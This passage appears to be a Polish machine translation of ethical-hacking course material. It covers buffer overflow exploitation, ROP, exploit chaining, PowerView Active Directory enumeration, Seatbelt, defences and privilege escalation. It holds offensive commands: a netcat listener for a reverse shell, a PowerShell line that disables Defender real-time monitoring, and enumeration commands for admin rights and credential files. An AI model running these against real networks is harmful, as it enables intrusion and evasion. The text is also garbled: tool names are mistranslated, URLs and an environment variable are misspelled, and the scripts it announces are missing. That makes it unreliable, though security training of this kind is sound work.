-p -> payload, LHOST -> attacker's IP, LPORT -> attacker's port, -f -> filetype, -a -> architecture, and -b -> bad character


Teraz uruchom następujący skrypt Pythona, aby wstrzyknąć wygenerowany kod powłoki do rejestru EIP i uzyskać dostęp powłoki do docelowego serwera podatnego na ataki:



Przed uruchomieniem powyższego skryptu uruchom następującą komendę Netcat, aby nasłuchiwać na porcie 4444:

nc-nvlp 4444

Następnie uruchom powyższy skrypt Pythona, aby uzyskać dostęp powłoki do docelowego serwera podatnego na ataki:



Atak programowania zorientowanego na zwrot (ROP).

Programowanie zorientowane na zwrot to technika wykorzystywania wykorzystywana przez osoby atakujące w celu wykonania dowolnego złośliwego kodu w obecności zabezpieczeń, takich jak podpisywanie kodu i ochrona przestrzeni wykonywalnej. Wykorzystując tę technikę, osoba atakująca przejmuje kontrolę nad programem docelowym, uzyskując dostęp do stosu wywołań, a następnie

wykonuje dowolne instrukcje maszynowe, ponownie wykorzystując dostępne biblioteki zwane gadżetami. Gadżety to zbiór instrukcji zakończonych instrukcją x86 RET. Atakujący wybiera łańcuch istniejących gadżetów, aby utworzyć nowy program i uruchamia go ze złośliwymi intencjami. Ponadto osoba atakująca może również wykonać rozgałęzienia kodu i wyszukać warunki, takie jak równe, mniejsze niż i większe niż w danych programu. Ataki ROP są bardzo skuteczne, ponieważ wykorzystują dostępne i legalne biblioteki kodów, które nie są identyfikowane przez zabezpieczenia, takie jak podpisywanie kodu i ochrona przestrzeni wykonywalnej.

Wykorzystaj łańcuch

Łączenie luk w zabezpieczeniach, określane również jako łączenie luk w zabezpieczeniach, to cyberatak, który łączy różne exploity lub luki w zabezpieczeniach w celu infiltracji i narażenia na szwank celu z poziomu głównego. Łańcuch exploitów to wyrafinowany mechanizm ataku, w którym atakujący najpierw inicjuje operację rozpoznawczą. Następnie atakujący zaczyna sekwencyjnie wyliczać różne ślady cyfrowe i leżące u ich podstaw luki w oprogramowaniu lub sprzęcie systemu docelowego. Po zidentyfikowaniu luk w zabezpieczeniach atakujący początkowo uzyskuje dostęp do docelowej sieci za pomocą dowolnej technologii i narzędzia eksploatacyjnego, co do którego uważa, że ma największe prawdopodobieństwo sukcesu. Następnie wchodzą głębiej w sieć, korzystając z listy zidentyfikowanych exploitów. Mogą również zmapować większą część aktywności przed cyfrowym połączeniem z docelowym systemem. Dzięki pomyślnemu wykorzystaniu luk w zabezpieczeniach osoba atakująca uzyskuje dostęp na poziomie jądra/root/systemu w celu przeprowadzania dalszych ataków w całej sieci bez wykrycia przez rozwiązania zabezpieczające. Chociaż ten typ ataku pochłania stosunkowo więcej czasu i wysiłku w początkowych fazach, łączenie exploitów razem umożliwia atakującym przeprowadzanie ataków, którym trudniej jest zaradzić w miarę wzrostu długości i głębokości łańcucha exploitów. Organizacje są narażone na znaczne ryzyko z powodu łańcuchów exploitów. Łańcuchy exploitów są zwykle przeprowadzane szybko, a większości firm brakuje niezbędnych strategii, zasad i zasobów, aby skutecznie blokować lub ograniczać zagrożenie. Łańcuchy exploitów wykorzystują znane luki w zabezpieczeniach do tworzenia łańcuchów, co naraża zasoby IT na ryzyko, ponieważ nie można ich łatwo zidentyfikować i złagodzić.

Wyliczanie Active Directory przy użyciu PowerView

Atakujący przeprowadzają wyliczanie Active Directory (AD) w celu wyodrębnienia poufnych informacji, takich jak użytkownicy, grupy, domeny i inne zasoby z docelowego środowiska AD. Atakujący wyliczają AD za pomocą narzędzi PowerShell, takich jak PowerView. Przed wykonaniem wyliczenia za pomocą programu PowerView osoby atakujące wyłączają opcję monitorowania bezpieczeństwa za pomocą następującego polecenia:

Set-MpPreference -DisableRealtimeMonitoring $true

Wyliczanie domen

Domena AD to logiczny zestaw obiektów, takich jak komputery, użytkownicy i urządzenia, które mają wspólne ustawienia administracyjne i ustawienia replikacji. Atakujący wyliczają domeny, aby zebrać informacje o użytkownikach, grupach i innych zasobach w sieci docelowej.

Polecenie: Opis

Get-ADDomain , Get-NetDomain : Pobiera informacje związane z bieżącą domeną, w tym kontrolerami domeny (DC)

Get-DomainSID : pobiera identyfikator zabezpieczeń (SID) bieżącej domeny

Wyliczanie zasad domeny

W środowisku AD polityka bezpieczeństwa domeny jest wdrażana w danej domenie, komputerze lub określonych dyskach w systemie. Atakujący wyliczają zasady domeny, aby uzyskać informacje związane z używanymi protokołami bezpieczeństwa, takimi jak zastosowane technologie haseł i poziomy dostępu.

Polecenie: Opis

Get-DomainPolicy : pobiera zasady używane przez bieżącą domenę

(Get-DomainPolicy)."SystemAccess" : pobiera informacje związane z konfiguracjami zasad dostępu do systemu domeny

(Get-DomainPolicy)."kerberospolicy" : pobiera informacje związane z zasadami Kerberos domeny

Wyliczanie kontrolerów domeny (DC)

AD DC to serwer, który przetwarza i weryfikuje żądania uwierzytelnienia pochodzące od użytkowników w sieciach komputerowych. Atakujący wyliczają kontrolery domeny w celu pobrania informacji, takich jak las domeny, wersja systemu operacyjnego, role i adres IP.

Polecenie: Opis

Get-NetDomainController: Pobiera informacje związane z bieżącym kontrolerem domeny (DC)

Wyliczanie użytkowników domeny

Dane użytkowników domeny AD są przechowywane na kontrolerze domeny, a nie na komputerach lokalnych, na których użytkownicy się logują. Osoby atakujące wyliczają użytkowników domeny w celu uzyskania informacji, takich jak typ konta, nazwa użytkownika, identyfikator obiektu, samaccountname, samaccounttype i identyfikator obiektu.

Polecenie: Opis

Get-NetUser : pobiera informacje dotyczące bieżącego użytkownika domeny

Get-NetLoggedon –ComputerName <nazwa-komputera> : Pobiera informacje związane z bieżącym

aktywny użytkownik domeny

Get-UserProperty –Properties pwdlastset : Pobiera datę i godzinę ostatniego ustawienia hasła dla każdego użytkownika domeny

Find-LocalAdminAccess

Invoke-EnumerateLocalAdmin : pobiera użytkowników posiadających lokalne uprawnienia administracyjne w bieżącej domenie

*Do uruchomienia wymagane są uprawnienia administratora

Wyliczanie komputerów domeny

Atakujący wyliczają komputery w domenie, aby uzyskać informacje, takie jak lista komputerów w bieżącej domenie, informacje o systemie operacyjnym i możliwe do pingowania systemy hostów.

Polecenie: Opis

Get-NetComputer : Pobiera listę wszystkich komputerów istniejących w bieżącej domenie

Get-NetComputer – Operating System „*Server 2022*” : Pobiera wszystkie komputery domeny z systemem Windows Server 2022

Get-NetComputer –Ping: Pobiera wszystkie aktywne hosty lub możliwe do pingowania systemy hostów dostępne w bieżącej domenie

Wyliczanie grup domen

Grupy AD są używane do wydajnej konserwacji i administrowania siecią. Grupy to możliwe do zarządzania jednostki kont użytkowników domeny, komputerów itp. Osoby atakujące wyliczają grupy domen w celu uzyskania informacji, takich jak lista nazw grup w bieżącej domenie, informacje o określonej grupie/grupach lokalnych oraz nazwiska członków.

Polecenie: Opis

Get-NetGroup : Pobiera listę wszystkich grup istniejących w bieżącej domenie

Get-NetGroup –Domain <targetdomain> : Pobiera listę wszystkich grup istniejących w określonej domenie

Get-NetGroup „Administratorzy domeny”: Pobiera wszystkie informacje związane z określoną grupą

Get-NetGroup "*admin*" : Pobiera wszystkie grupy zawierające admin w nazwie grupy

Get-NetGroupMember - , GroupName "Administratorzy domeny" : Pobiera wszystkich członków określonej grupy

Get-NetGroup –UserName <"username"> : Pobiera nazwę grupy określonego użytkownika domeny

Get-NetLocalGroup – ComputerName <computername> : Pobiera wszystkie nazwy grup określonego komputera domeny

Get-NetLoggedon - , ComputerName <DomainName> : Pobiera wszystkich aktywnych zalogowanych użytkowników określonej domeny

*Do uruchomienia wymagane są uprawnienia administratora

Get-LastLoggedOn — ComputerName <DomainName> : Pobiera ostatnio zalogowanego użytkownika określonej domeny

Wyliczanie udziałów domeny

Atakujący wyliczają udziały domeny, aby uzyskać informacje, takie jak nazwa udziału, nazwa komputera i typ udziału.

Polecenie: Opis

Invoke-ShareFinder -Verbose : Pobiera udziały na hostach w bieżącej domenie

Get-NetShare : Pobiera wszystkie udziały sieciowe istniejące w bieżącej domenie

Get-NetFileServer -Verbose : Pobiera serwer plików bieżącej domeny

Invoke-FileFinder: Pobiera wszystkie pliki w bieżącej domenie, w tym pliki przechowujące dane uwierzytelniające

Wyliczanie zasad grupy i jednostek organizacyjnych

Wyliczanie zasad grupowych umożliwia atakującym łatwe konfigurowanie różnych ustawień użytkownika dla systemu komputerowego w domenie poprzez modyfikację bieżących zasad grupowych. Te informacje umożliwiają atakującym dostęp do różnych systemów w sieci i zarządzanie nimi w środowisku AD bez fizycznego dostępu. Jednostka organizacyjna (OU) jest podpodziałem AD używanym do kategoryzowania użytkowników, grup i komputerów. Podział ten pomaga administratorom zdefiniować określone zasady grupy dla wszystkich użytkowników, grup i komputerów należących do jednostki organizacyjnej. Atakujący wyliczają jednostki organizacyjne, aby zidentyfikować typ instancji, identyfikator obiektu i kategorię obiektu.

Polecenie: Opis

Get-NetGPO , Get-NetGPO| wybierz wyświetlaną nazwę : pobiera listę wszystkich obiektów zasad grupy obecnych w bieżącej domenie

Get-Netou : pobiera wszystkie jednostki organizacyjne obecne w bieżącej domenie

Wyliczanie list kontroli dostępu (ACL)

Lista ACL składa się z różnych wpisów kontroli dostępu (ACE) i pojedynczych wpisów ACE, które pomagają w odkryciu powiernika, takiego jak użytkownik lub grupa, w celu zdefiniowania różnych praw dostępu. Jeśli lista ACL zostanie błędnie skonfigurowana przez administratora, zwykły użytkownik może wykonywać zadania administratora w docelowym środowisku AD. Atakujący wykorzystują tę lukę do wyliczania list ACL i znajdowania błędnie skonfigurowanych list ACL oraz do próby uzyskania uprawnień administracyjnych.

Polecenie: Opis

Get-ObjectAcl — SamAccountName „users" — ResolveGUIDs: pobiera szczegółowe informacje o listach ACL dla określonej grupy (użytkowników)

Get-NetGPO | %{Get-ObjectAcl –ResolveGUIDs Name $ .Name}: Pobiera użytkowników, którzy mają uprawnienia do modyfikacji grupy

Invoke-ACLScanner , ResolveGUIDs : Pobiera wszystkie informacje o wpisach ACE

Get-PathAcl –Path \\Windowsll\Users (Działa tylko z folderem udostępnionym): pobiera listę ACL połączoną z określoną ścieżką

Wyliczanie zaufania domen i lasów

AD utrzymuje hierarchię od góry do dołu w utrzymywaniu obiektów. Hierarchia zawiera lasy, drzewa i domeny. Las to instancja środowiska AD, która składa się z drzew domen, domen i jednostek organizacyjnych. Drzewa składają się z domen i subdomen w określonej przestrzeni nazw domen. Domeny to logiczne reprezentacje obiektów, takich jak użytkownicy, systemy komputerowe i urządzenia.

Zaufanie usługi Active Directory: Relacje zaufania między dwiema domenami można przedstawić jako łącze komunikacyjne. Dzięki temu użytkownicy określonej domeny mogą uzyskać dostęp do zasobów innej domeny. Na przykład użytkownicy w domenie X mogą uzyskiwać dostęp do zasobów w domenie Y lub żądać ich w relacji zaufania. Relacje zaufania polegają na utworzeniu pojedynczej jednostki administracyjnej poprzez połączenie wielu domen. Jak podano poniżej, istnieją dwa kierunki relacji opartej na zaufaniu:

Zaufanie jednokierunkowe: jest również znane jako zaufanie jednokierunkowe. Umożliwia użytkownikom w zaufanej domenie dostęp do zasobów zaufanej domeny.

Zaufanie dwukierunkowe: jest również znane jako zaufanie dwukierunkowe. Umożliwia użytkownikom jednej domeny dostęp do zasobów w innej domenie i odwrotnie.

Wyliczanie relacji zaufania domen pomaga atakującym zwiększyć ogólną powierzchnię ataku.

Polecenie: Opis

Get-NetForest : pobiera informacje o bieżącym lesie

Get-NetForest –Forest <forest> : pobiera informacje o określonym lesie

Get-NetForestDomain : Pobiera wszystkie domeny w bieżącym lesie

Get-NetForestCatalog: pobiera szczegółowe informacje o katalogach globalnych dla bieżącego lasu

Get-NetForestCatalog — Las <las> : Pobiera szczegółowe informacje o katalogach globalnych dla określonego lasu

Mapowanie domen i eksploatacja za pomocą Bloodhound

Mapowanie domen AD zapewnia ogólną architekturę struktury domeny AD w organizacji w formacie graficznego interfejsu użytkownika (GUI) i pokazuje relację zaufania między użytkownikami domeny i grupami w środowisku AD. Atakujący próbują zidentyfikować złożoną ścieżkę ataku w środowisku AD docelowej organizacji za pomocą narzędzi takich jak BloodHound i Docusnap. Specjaliści ds. bezpieczeństwa mogą również używać tych samych narzędzi do identyfikowania i eliminowania ścieżek ataków, zanim zostaną one wykorzystane.

Bloodhound

Bloodhound to aplikacja internetowa JavaScript zbudowana na bazie Linkurious i skompilowana przy użyciu Electron, z bazą danych Neo4j zasilaną przez kolektor danych C#. Wykorzystuje teorię grafów do ujawnienia ukrytych i często niezamierzonych relacji w środowisku AD. Atakujący wykorzystują BloodHound do łatwego identyfikowania złożonych ścieżek ataków w środowiskach AD.

Identyfikacja zagrożeń za pomocą pasów bezpieczeństwa GhostPack

GhostPack zawiera różne zestawy narzędzi implementacji funkcji PowerShell w języku C#. Obejmuje pas bezpieczeństwa, SharpUp, SharpRoast, SharpDump, SafetyKatz i SharpWMI. Seatbelt to projekt w języku C#, który przeprowadza kilka zorientowanych na bezpieczeństwo „kontroli bezpieczeństwa" hosta, istotnych zarówno z ofensywnych, jak i defensywnych perspektyw bezpieczeństwa. Atakujący używają pasów bezpieczeństwa do zbierania informacji o hoście, w tym ustawień zabezpieczeń programu PowerShell, zgłoszeń Kerberos i elementów w Koszu. Za pomocą pasów bezpieczeństwa osoby atakujące przeprowadzają kontrole bezpieczeństwa w celu wykrycia zagrożeń, które można wykorzystać do przeprowadzenia aktywnych ataków na sieć hosta. Pasy bezpieczeństwa mają następujące grupy poleceń: All, User, System, Slack, Chromium, Remote i Misc. Wywołaj grupy poleceń za pomocą polecenia Seatbelt.exe <grupa>.

Polecenie: Opis

Seatbelt.exe -group=all : uruchamia wszystkie polecenia

Seatbelt.exe -group=user : pobiera informacje, wykonując następujące polecenia:

SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault Seatbelt.exe -group=system: pobiera informacje, wykonując następujące polecenia: AMSIProviders, Antivirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes,

InteresPocesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding, WSUS

Seatbelt.exe -group=slack : pobiera informacje, wykonując następujące polecenia: SlackDownloads, SlackPresence, SlackWorkspaces

Seatbelt.exe -group=chromium : pobiera informacje, wykonując następujące polecenia:

ChromiumBookmarks, ChromiumHistory, ChromiumPresence

Seatbelt.exe -group=remote: pobiera informacje, wykonując następujące polecenia: AMSIProviders, Antivirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, poprawki, ciekawe procesy, KeePass, LastShutdown, LocalGroups, Local Users, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, WindowsDefender, WindowsEvent Forwarding, WindowsFirewall

Seatbelt.exe -group=misc : pobiera informacje, wykonując następujące polecenia: ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, Interesujące pliki, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads, PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents

Seatbelt.exe <Polecenie> [Moneta2]... : Uruchamia jedno lub więcej określonych poleceń

Seatbelt.exe <Command> -full : Pobiera pełne wyniki dla polecenia bez żadnego filtrowania

Seatbelt.exe <Command> - computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -

password=PASSWORD] : Uruchamia zdalnie jedno lub więcej określonych poleceń

Seatbelt.exe -group=system - outputfile="C:\Temp\out.txt : Uruchamia kontrole systemu i wysyła dane wyjściowe do pliku .txt

Narzędzia do wykrywania przepełnienia bufora

Poniżej omówiono różne narzędzia do wykrywania przepełnienia bufora, które pomagają specjalistom ds. bezpieczeństwa wykrywać luki w zabezpieczeniach związane z przepełnieniem bufora:

OllyDbg

OllyDbg to 32-bitowy debugger analizujący na poziomie asemblera dla systemu Microsoft® Windows®. Nacisk na analizę kodu binarnego czyni go szczególnie użytecznym, gdy źródło jest niedostępne. Debuguje aplikacje wielowątkowe i dołącza do uruchomionych programów. Rozpoznaje złożone

konstrukcje kodu, takie jak wezwanie do przejścia do procedury. Dynamicznie śledzi ramki stosu i wykonywanie programów oraz rejestruje argumenty znanych funkcji.

Oto niektóre dodatkowe narzędzia do wykrywania przepełnienia bufora:

Veracode (https://www.verocode.com)

Flawfinder (https://dwheeler.com)

Kiuwan (https://www.kiuwon.com)

Szyna (https://github.com)

BOVSTT (https://github.com)

Obrona przed przepełnieniem bufora

W celu obrony przed atakami przepełnienia bufora można zastosować następujące środki zaradcze:

* Opracowuj programy, przestrzegając praktyk i wytycznych dotyczących bezpiecznego kodowania.

* Użyj techniki randomizacji układu przestrzeni adresowej (ASLR), która losowo przemieszcza lokalizacje w przestrzeni adresowej regionu danych.

* Sprawdź argumenty i zminimalizuj kod, który wymaga uprawnień administratora.

* Przeprowadź przegląd kodu na poziomie kodu źródłowego za pomocą statycznych i dynamicznych analizatorów kodu.

* Zezwól kompilatorowi na dodanie granic do wszystkich buforów. Zaimplementuj automatyczne sprawdzanie powiązań.

* Zawsze chroń wskaźnik powrotu na stosie.

* Nigdy nie zezwalaj na wykonywanie kodu poza przestrzenią kodu.

* Regularnie aktualizuj aplikacje i systemy operacyjne.

* Przeprowadź kontrolę kodu ręcznie za pomocą listy kontrolnej, aby upewnić się, że kod spełnia określone kryteria.

* Zastosuj stosy niewykonywalne, tj. zapobieganie wykonywaniu danych (DEP), które mogą oznaczyć stos lub regiony pamięci jako niewykonywalne, aby zapobiec wykorzystaniu.

* Zaimplementuj sprawdzanie integralności wskaźnika kodu w celu wykrycia, czy wskaźnik kodu został uszkodzony, zanim zostanie wyłuskany.

* Dokładnie przeanalizuj kod, aby uniknąć ewentualnych błędów, wykonując testy i debugowanie.

* Wykonuj automatyczne i ręczne audyty kodu.

* Unikaj używania niebezpiecznych funkcji i używaj strncat zamiast strcat i strncpy zamiast strcpy.

* Użyj bitu NX, aby oznaczyć określone obszary pamięci jako wykonywalne i niewykonalne.

* Cyfrowo podpisz kod przed uruchomieniem programu.

* Upewnij się, że wszystkie transfery kontroli są objęte zaufanym i zatwierdzonym obrazem kodu.

* Zastosuj głęboką inspekcję pakietów (DPI) do wykrywania prób zdalnej eksploatacji na obrzeżach sieci przy użyciu sygnatur ataków.

* Rozważ zmianę reguł na poziomie systemu operacyjnego, gdzie strony pamięci mogą przechowywać dane wykonywalne.

* Używaj rozwiązań systemu wykrywania włamań (IDS) do wykrywania zachowań symulujących atak.

* Zaimplementuj ochronę przed nadpisaniem procedury obsługi wyjątków strukturalnych (SEHOP), aby powstrzymać atakujących przed nadpisaniem rekordu rejestracji wyjątku przy użyciu techniki nadpisywania SEH.

* Korzystaj z najnowszych systemów operacyjnych, które zapewniają lepszą ochronę.

* Używaj języków programowania, takich jak Python, COBOL lub Java zamiast C.

* Upewnij się, że funkcja nie wykonuje operacji zapisu, gdy osiągnie koniec po określeniu rozmiaru bufora.

* Audyt bibliotek i frameworków używanych do tworzenia kodu źródłowego, aby upewnić się, że nie są one podatne na ataki.

* Używaj kanarków stosu, losowej wartości lub ciągu znaków, co utrudnia atakującym nadpisanie.

Eskalacja uprawnień

Eskalacja uprawnień to drugi etap hakowania systemu. Atakujący wykorzystują hasła uzyskane w pierwszym kroku, aby uzyskać dostęp do systemu docelowego, a następnie próbują uzyskać w systemie uprawnienia wyższego poziomu. W tej sekcji omówiono różne narzędzia i techniki wykorzystywane przez osoby atakujące do eskalacji swoich uprawnień.

Eskalacja przywilejów

Uprawnienia to role bezpieczeństwa przypisane użytkownikom do korzystania z określonych programów, funkcji, systemów operacyjnych, funkcji, plików lub kodów itp. w celu ograniczenia ich dostępu różnym typom użytkowników. Jeśli użytkownik ma przypisane większe uprawnienia, może modyfikować lub wchodzić w interakcje z bardziej ograniczonymi częściami systemu lub aplikacji niż użytkownicy mniej uprzywilejowani. Atak polegający na eskalacji uprawnień to proces polegający na uzyskaniu większej liczby uprawnień niż początkowo. Podczas ataku polegającego na eskalacji uprawnień osoby atakujące najpierw uzyskują dostęp do sieci za pomocą konta użytkownika innego niż administrator, a następnie próbują uzyskać uprawnienia administracyjne. Atakujący wykorzystują wady projektowe, błędy programistyczne, błędy i niedopatrzenia w konfiguracji systemu operacyjnego i aplikacji, aby uzyskać dostęp administracyjny do sieci i powiązanych z nią aplikacji. Gdy osoba atakująca uzyska dostęp do systemu zdalnego za pomocą prawidłowej nazwy użytkownika i hasła, spróbuje zmienić konto użytkownika na konto o zwiększonych uprawnieniach, na przykład administratora, w celu wykonywania ograniczonych operacji. Te uprawnienia umożliwiają atakującemu przeglądanie krytycznych/poufnych informacji, usuwanie plików lub instalowanie złośliwych programów, takich jak wirusy, trojany, robaki itp.

Rodzaje eskalacji uprawnień

Eskalacja uprawnień odbywa się w dwóch formach: pionowej eskalacji uprawnień i poziomej eskalacji uprawnień.

Pozioma eskalacja uprawnień: podczas poziomej eskalacji uprawnień nieautoryzowany użytkownik próbuje uzyskać dostęp do zasobów, funkcji i innych uprawnień należących do autoryzowanego użytkownika, który ma podobne uprawnienia dostępu. Na przykład użytkownik bankowości internetowej A może łatwo uzyskać dostęp do konta bankowego użytkownika B.

Pionowa eskalacja uprawnień: W pionowej eskalacji uprawnień nieautoryzowany użytkownik próbuje uzyskać dostęp do zasobów i funkcji użytkownika o wyższych uprawnieniach, takiego jak administrator aplikacji lub witryny. Na przykład osoba korzystająca z bankowości internetowej może uzyskać dostęp do witryny za pomocą funkcji administracyjnych.

Eskalacja uprawnień za pomocą przejmowania bibliotek DLL

Większość aplikacji systemu Windows nie używa w pełni kwalifikowanej ścieżki podczas ładowania zewnętrznej biblioteki DLL; zamiast tego najpierw przeszukują katalog, z którego zostały załadowane. Wykorzystując to jako zaletę, jeśli atakujący mogą umieścić złośliwą bibliotekę DLL w katalogu aplikacji, aplikacja wykona złośliwą bibliotekę DLL zamiast prawdziwej biblioteki DLL. Na przykład, jeśli program użytkowy „.exe" potrzebuje biblioteki biblioteka.dll (zwykle w katalogu systemu Windows) do zainstalowania aplikacji i nie określi ścieżki biblioteki.dll, system Windows wyszuka bibliotekę DLL w katalogu, z którego aplikacja została uruchomiona. Jeśli osoba atakująca umieściła już bibliotekę DLL w tym samym katalogu co program.exe, zamiast prawdziwej biblioteki DLL zostanie załadowana ta złośliwa biblioteka DLL, co umożliwi atakującemu uzyskanie zdalnego dostępu do systemu docelowego.

Atakujący używają narzędzi, takich jak Robber i PowerSploit, do wykrywania przechwyconych bibliotek DLL i przeprowadzania przechwytywania DLL w systemie docelowym:

Robber

Robber to narzędzie typu open source, które pomaga atakującym znaleźć pliki wykonywalne podatne na przejmowanie bibliotek DLL. Atakujący używają Robbera, aby dowiedzieć się, które biblioteki DLL są wykonywalnymi żądaniami bez ścieżki bezwzględnej (uruchamiając ten proces wyszukiwania); atakujący mogą następnie umieścić swoją szkodliwą bibliotekę DLL wysoko na ścieżce wyszukiwania, aby została ona wywołana przed oryginalną biblioteką DLL.

Eskalacja uprawnień poprzez wykorzystanie luk w zabezpieczeniach

Podatność to istnienie słabości, wady projektowej lub błędu implementacji, które mogą prowadzić do nieoczekiwanego zdarzenia zagrażającego bezpieczeństwu systemu. Osoba atakująca wykorzystuje te luki do przeprowadzania różnych ataków na poufność, dostępność lub integralność systemu. Wady projektowe oprogramowania i błędy programistyczne prowadzą do luk w zabezpieczeniach. Atakujący wykorzystują te luki w oprogramowaniu, takie jak błędy programistyczne w programie lub usłudze albo w oprogramowaniu systemu operacyjnego lub jądrze, do wykonania złośliwego kodu. Wykorzystanie luk w oprogramowaniu umożliwia atakującym wykonanie polecenia lub pliku binarnego na docelowej maszynie w celu uzyskania wyższych uprawnień niż istniejące lub obejścia mechanizmów bezpieczeństwa. Atakujący korzystający z tych exploitów mogą nawet uzyskać dostęp do kont użytkowników uprzywilejowanych i poświadczeń. Istnieje wiele publicznych repozytoriów luk dostępnych online, które umożliwiają dostęp do informacji o różnych lukach w oprogramowaniu. Atakujący wyszukują exploity oparte na systemie operacyjnym i oprogramowaniu w witrynach z exploitami, takich jak Exploit Database (https://www.exploit-db.com) lub VulDB (https://vuldb.com) i wykorzystują te exploity do zdobycia wysokie przywileje.

Eskalacja uprawnień za pomocą przejęcia Dylib

Podobnie jak Windows, macOS jest również podatny na dynamiczne ataki na biblioteki. macOS udostępnia kilka uzasadnionych metod, takich jak ustawienie zmiennej środowiskowej DYLDJNSERTJJBRARIES, które są specyficzne dla użytkownika. Te metody zmuszają program ładujący do automatycznego ładowania złośliwych bibliotek do uruchomionego procesu docelowego. macOS umożliwia dynamiczne ładowanie słabych bibliotek dylib (bibliotek dynamicznych), co z kolei pozwala atakującemu na umieszczenie złośliwej biblioteki dylib w określonej lokalizacji. W wielu przypadkach moduł ładujący wyszukuje biblioteki dynamiczne w wielu ścieżkach. Pomaga to atakującemu wstrzyknąć złośliwą bibliotekę dylib do jednego z głównych katalogów i po prostu załadować złośliwą bibliotekę dylib w czasie wykonywania. Atakujący mogą wykorzystywać takie metody do wykonywania różnych złośliwych działań, takich jak ukradkowa trwałość, wstrzyknięcie procesu w czasie wykonywania, ominięcie oprogramowania zabezpieczającego i ominięcie strażnika. Narzędzia, takie jak Dylib Hijack Scanner i Dylib-Hijack-Scanner, pomagają atakującym wykrywać biblioteki dylib, które są podatne na ataki typu hijack.

Eskalacja uprawnień z wykorzystaniem luk w zabezpieczeniach Spectre i Meltdown

Spectre i Meltdown to najnowsze luki w zabezpieczeniach procesorów wykryte w projektach nowoczesnych procesorów, w tym układów AMD, ARM i Intel, spowodowane optymalizacją wydajności tych procesorów. Atakujący mogą wykorzystać te luki w celu uzyskania nieautoryzowanego dostępu i kradzieży krytycznych informacji systemowych, takich jak dane logowania, tajne klucze, naciśnięcia klawiszy, klucze szyfrowania itp. przechowywane w pamięci aplikacji w celu zwiększenia uprawnień. Ataki te mogą być przeprowadzane, ponieważ normalna weryfikacja uprawnień użytkownika jest zakłócana przez interakcję funkcji, takich jak przewidywanie rozgałęzień, wykonywanie poza kolejnością, buforowanie i wykonywanie spekulacyjne. Korzystając z tych luk, osoby atakujące mogą wykorzystywać różne zasoby IT, takie jak większość systemów operacyjnych, serwerów, komputerów PC, systemów chmurowych i urządzeń mobilnych.

Podatność na widmo

Luka Spectre występuje w wielu nowoczesnych procesorach, w tym procesorach Apple, AMD, ARM, Intel, Samsung i Qualcomm. Ta luka umożliwia atakującym nakłonienie procesora do wykorzystania wykonywania spekulatywnego w celu odczytania zastrzeżonych danych. Nowoczesne procesory implementują wykonanie spekulatywne, aby przewidzieć przyszłość i szybciej zakończyć wykonanie. Na przykład, jeśli chip zidentyfikuje, że program zawiera wiele instrukcji warunkowych, zacznie wykonywać i kończyć wszystkie możliwe wyjścia, zanim zrobi to program. Atakujący mogą wykorzystać tę lukę na różne sposoby:

